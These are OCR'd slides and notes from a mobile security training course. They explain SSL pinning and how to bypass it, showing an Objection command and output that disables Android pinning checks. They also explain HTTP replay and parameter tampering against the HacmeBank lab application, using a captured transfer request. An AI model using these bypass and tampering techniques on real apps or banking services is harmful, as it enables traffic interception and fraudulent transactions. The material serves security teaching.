
```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config>
        <domain includeSubdomains="true">secure.example.com</domain>
         <trust-anchors>
            <certificates src="@raw/trusted_roots"/>
        </trust-anchors>
    </domain-config>
</network-security-config>
```

SEC575 | Mobile Device Security and Ethical Hacking 99

Protection Against Malicious CA Certs

To limit the impact of malicious root CA certificates installed on a device, Android Nougat introduced a protection mechanism, which can be enabled using the Network Security Configuration feature. Inside the network_security_config.xml file, developers can specify which root CA certificates should be used to validate the certificates received from specific domains.

When this protection is enabled for a mobile app, the app refuses to trust any root certificates not included in the preconfigured list, even if these certificates are included in Android's certificate store as trusted root CA certificates. Therefore, even if an attacker manages to trick a user into installing a malicious root CA on a device, MITM attacks are not effective against applications with properly configured network security configurations.



SSL PINNING

SSL pinning is a defense mechanism against malicious certificates

Developers “pin” a specific certificate or public key for each domain:

- Android > N: Network security configuration
- Android < N: OkHttp library or custom development
- iOS: TrustKit library or custom development

Prevents MITM even if a custom root CA is installed on a device

Can be bypassed on our own device:

- iOS: Burp Mobile Assistant, SSLKillSwitchV2, Frida, Objection
- Android: Frida, Objection, Xposed SSLUnpinning


SSL Pinning

SSL pinning is a technique created to protect mobile applications against MITM attacks involving rogue certificates. To enable SSL pinning, developers must specify the hashes or the public keys of the certificates for the backend endpoints contacted by the mobile application. This creates a “pin” for each domain. When the mobile application attempts to establish an HTTPS connection to a pinned endpoint, it verifies if the certificate it provides corresponds to the pin. In case they differ, the connection is closed. This happens even if the certificate provided by the endpoint is perfectly valid and signed by a trusted root CA. Therefore, applications that implement SSL pinning are not vulnerable to MITM attacks.

Since Android Nougat, the preferred method for implementing SSL pinning is using the Network Security Configuration feature to specify a list of pinned domains. An alternative method, which can be used on older Android versions but is also frequently used in new applications, is using the SSL pinning feature provided by the OkHttp Android library. On iOS, the most popular solution is using the SSL pinning features provided by the open source TrustKit library.

SSL pinning offers protection against MITM attacks but cannot stop attackers from inspecting their own device’s traffic. SSL pinning can be bypassed using various techniques:

- iOS: Burp Mobile Assistant, SSLKillSwitchV2, Frida, Objection
- Android: Frida, Objection, Xposed SSLUnpinning



```
$ objection -g com.test.sslpinningtest explore
Using USB device `LGE Nexus 5`
Agent injected and responds ok!

     _   _         _   _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.6.6

[tab] for command suggestions
com.test.sslpinningtest on (google: 9) [usb] # android sslpinning disable
Job: 1076d7b6-47ab-89ad-ed12-267be89d3123 - Starting
[267be89d3123] [android-ssl-pinning-bypass] Custom, Empty TrustManager ready
[267be89d3123] [android-ssl-pinning-bypass] OkHTTP 3.x Found
Job: 1076d7b6-47ab-89ad-ed12-267be89d3123 - Started
com.test.sslpinningtest on (google: 9) [usb] # [267be89d3123] [android-ssl-pinning-
bypass] (Android 7+) TrustManagerImpl verifyChain() called. Not throwing an exception.
[267be89d3123] [android-ssl-pinning-bypass] Overriding SSLContext.init() with the custom
TrustManager
[267be89d3123] [android-ssl-pinning-bypass] OkHTTP 3.x check() called. Not throwing an
exception.
```

Objection includes automatic SSL pinning bypass features

SANS SEC575 | Mobile Device Security and Ethical Hacking 101

SSL Pinning Bypass with Objection


When an application using SSL pinning is installed on our device, we can use some techniques to bypass it in order to successfully intercept the traffic with tools like Burp proxy. These techniques involve hooking the functions of the iOS and Android libraries responsible for verifying the pins and preventing them from carrying out that verification.

This can be accomplished manually by injecting the appropriate code through Frida. However, the Objection toolkit makes this process easier, since it includes commands to automatically inject the appropriate SSL pinning bypass code on both iOS and Android.

SSL KILL SWITCH 2

First version created by iSECPartners, updated by nabla-c0d3

- Only available on jailbroken devices
- Patches low-level code in Secure Transport API
- Global setting for all applications
- Works for most applications



Disable Certificate Validation
SSL Kill Switch 2


https://github.com/nabla-c0d3/ssl-kill-switch2

SSL Kill Switch 2

SSL Kill Switch was a tool created by iSECPartners to disable SSL pinning on iOS. It hooks into the Secure Transport API and disables all certificate validation logic, including any callbacks to custom certificate validation logic. The tool was updated by nabla-c0d3 and is now hosted on his GitHub repository.

In order to install it, you need to have a jailbroken iPhone and copy the .deb file to the device. Full instructions can be found on the GitHub documentation.

SSL Kill Switch 2 works on most applications, but not all. Some applications implement their own HTTPS logic using sockets, which means that the patched Secure Transport API is not used.




HTTP PARAMETER TAMPERING

You can observe HTTP and HTTPS traffic from mobile devices:

- MITM attack with Cain or Ettercap
- Invisible proxy intercept with Burp Suite and iptables
- SSL/TLS attacks and interception

Can impersonate mobile device requests to the server:

- Replaying previous requests
- Modifying parameters to manipulate results




HTTP Parameter Tampering

In the examination of network manipulation attacks, you've seen how to use MITM attacks with Cain and Ettercap to capture and observe the delivery of network traffic between a mobile device and a backend server, as shown on this slide. You've also seen how to intercept HTTPS data in a network and from your own device. Further, you can manipulate this data using iptables for redirect and Burp Suite's match and replace functionality. This level of access is wonderful in a penetration test, and it opens up a significant number of new attack opportunities, but it generally relies upon a previously identified match pattern and a decisive replace pattern to execute automatically.

A more experimental attack technique is to capture an initial transaction and response between the mobile device and the server, and then manipulate and replay that transaction interactively, stopping the server's response from being delivered to the victim mobile device, as shown.

By manipulating or tampering with the parameters in the HTTP or HTTPS traffic, an attacker can explore potential vulnerabilities in the HTTP server and supporting backend network infrastructure. This is a creative attack in which many sets of experiments may be applied before the attacker identifies a condition that can be used to exploit the supporting systems.



TRANSACTION REPLAY

HTTP transactions without a unique identifier are susceptible to replay:

- Without modification, sending the same transaction repeatedly
- Bypasses transactions that include a message integrity check (MIC)

Result of transaction replay is highly dependent upon the application

Burp Repeater also enables you to edit transaction parameters:

- GET parameters in the URL
- POST parameters in the message body

May be thwarted with message integrity checking (cryptographic checksums)

Consider a small bank transfer transaction repeated multiple times

SANS SEC575 | Mobile Device Security and Ethical Hacking 104

Transaction Replay


A simple version of HTTP tampering is to take an observed transaction and resend it unmodified to the server one or more times, observing the response from the server each time. Depending on the logic of the backend server, the repeated transaction may have a desirable effect for the attacker.

Consider the case of an HTTP bank transfer request captured and repeated multiple times. Without supporting logic to prevent the transaction from happening multiple times, an attacker can influence the balance on the source and destination accounts in an undesirable fashion.

If this example seems contrived, consider the number of times you have checked out from an online shopping site and been advised not to click the Submit button more than once to prevent being charged more than once. The inability to handle replayed transactions is a common flaw in many processing systems. Further, although some transaction processing systems might require a message integrity check (MIC) that prevents the attacker from modifying the transaction without knowledge of a secret key, the replay attack bypasses this check by leaving the transaction unmodified.

Although you might start with simple replay attacks to test the target site, you should also evaluate the web server to determine if it is possible to change the transaction parameters to manipulate the effect of the selected HTTP or HTTPS transaction. Specifically, you are interested in changing GET parameters in the request URL or POST parameters in the message body that make up the user-specified and application-supplied message content. Unlike a message replay attack, manipulating the GET or POST parameters may trigger a message integrity check (MIC) failure, requiring additional cryptographic analysis to determine the quality of the MIC check.

Many observed transactions are accompanied by session timeout parameters, which may limit the attacker's window of time to manipulate and resend the transaction content. This is best discovered through experimentation, quickly sending a replay event and observing the successful or failed server response, followed by a simple transaction change, and ultimately more elaborate transaction changes until a timeout error or generic server failure is observed.


Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
Intercept History Options
Request Response
Raw Params Headers Hex ViewState
? < + >
Type a search term
0 matches
No Service 2:18 PM
Bank 2.0
Change Password My Accou

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Modified	Status	Length	M
54	http://10.10.10.163	POST	/HacmeBank_v2_Website/aspx/login.as...	✓	☐	100	662	s
55	http://10.10.10.163	GET	/HacmeBank_v2_Website/aspx/main.as...	✓	☐	200	5998	H
58	http://10.10.10.163	POST	/HacmeBank_v2_Website/aspx/main.as...	✓	☐	100	645	s
59	http://10.10.10.163	GET	/HacmeBank_v2_Website/aspx/main.as...	✓	☐	200	8888	H
60	http://10.10.10.163	GET	/HacmeBank_v2_Website/css/aspx/ima...	☐	☐	404	4203	H
61	http://10.10.10.163	POST	/HacmeBank_v2_Website/aspx/main.as...	✓	☐	100	9106	s
62	http://10.10.10.163	GET	/HacmeBank_v2_Website/css/aspx/ima...	☐	☐	404	4203	H

```
xUZXhOOz47bDxcZTs%2BPjs%2BOzs%2BO3Q8dDw7cDxsPGk8MD47aTwxPjs%2BO2w8cDw1MjAOMzIwNDIyMDQwMDAx
MjAOMzIwNDIyMDQwMDAxOzUyMDQzMjAOMjIwNDAwMDE%2BO3A8NTIwNDMyMDQyMjAOMDAwMjs1MjAOMzIwNDIyMDQw
AyPjs%2BPjs%2BOzs%2BOz4%2BOz4%2BOz4%2BOz4%2BO2w8X2NObDM6cmJJbnRlcm5hbFBheW1lbnQ7X2NObDM6cm
eHRl&_ctl3%3AdrpdwnSourceAcc=5204320422040002&_ctl3%3AdrpdwnDestinationAcc=520432042204000
_ctl3%3AInternalOrExternalPayment=rbInternalPayment&_ctl3%3AtxtExternalPaymentAccount=&_ct
%3AtxtAmt=4999&_ctl3%3AtxtComment=&_ctl3%3AbtnTransfer=Transfer
```

User : Jane Chris


My Account Information

Please click on the links to transact further

Account No	Branch	Account Type	Current Balance
5204320422040005	L A-Hoston Road	Platinum	1.00 USD
5204320422040006	L A-Hoston Road	Silver	1.00 USD
5204320422040007	Buston-Richadson Avenue	Platinum	1.00 USD
5204320422040008	Buston-Richadson Avenue	Silver	1.00 USD

Burp Suite Repeater Transaction Manipulation

Returning to Burp Suite's Repeater tool, you can simply click and manually edit field content in the request, clicking the Repeater "go" button to send the transaction to the server and inspect the server response. In the victim banking application you examined earlier, the system is also vulnerable to transaction manipulation where it is possible to change the transfer amount, source account number, and destination account number for fund transfer transactions, allowing the attacker to empty the victim's accounts, as shown.



OTHER TRANSACTION MANIPULATION OPPORTUNITIES

Shopping carts: price, total price, shipping cost:

- Experiment with positive and negative values

User identification values

Filename references, local or remote

Any fields passed to a local command for execution (such as mailer forms)

In the following modules, you investigate unfiltered content producing cross-site scripting and SQL injection attack opportunities

SANS SEC575 | Mobile Device Security and Ethical Hacking 106


Other Transaction Manipulation Opportunities

In these examples, we focused primarily on banking applications and account number or transfer fund amounts for transaction manipulation opportunities, but many different opportunities exist for transaction manipulation attacks. In shopping cart application functionality, for example, consider manipulating pricing information, including item price, total price, and shopping cost parameters. Don't be constrained by positive values; consider using both positive and negative numbers to manipulate transactions in interesting ways. Also, consider changing user-identified values, such as username, user ID, or other unique identifier values, to try to gain access to application functionality that might not otherwise be accessible (a privilege escalation attack).

